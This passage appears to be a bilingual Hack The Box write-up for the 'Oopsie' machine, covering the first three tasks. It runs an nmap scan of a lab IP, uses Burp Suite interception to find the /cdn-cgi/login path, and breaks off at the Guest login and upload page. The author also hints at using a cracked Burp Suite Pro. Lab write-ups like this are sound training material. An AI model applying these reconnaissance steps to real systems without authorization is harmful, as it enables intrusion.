HTB WP -Oopsie

task1:

1
2
With what kind of tool can intercept web traffic?
拦截网络流量通常使用什么类型的工具?

回答:

1
2
proxy(代理)
你可以通过网络代理,将你的流量重定向到代理服务器。

task2:

1
2
What is the path to the directory on the webserver that returns a login page?
返回登录页面的网页服务器目录路径是什么?


先对容器进行初步探测,nmap扫一下:

1
nmap -F 10.129.137.140 


开了个http端口,浏览器访问一下:

找一下登录页面。这里要用到bp抓包(task1就提示了代理,代理对应着抓包),因为我的bp在kali上是社区版(最新版还没有破解版),所以这次我用了win环境来做(仅限抓包)。(win环境下我有bp专业版),先bp抓一下包:

然后我们在目标的配置文件里找到了Login的路径(login的js脚本):

1
/cdn-cgi/login

task3:

1
2
What can be modified in Firefox to get access to the upload page?
在 Firefox 中可以修改什么来访问上传页面?

回到上面的那个登录页面,我们点击Login as Guest先登进去看看,看到一个上传页面,点一下:
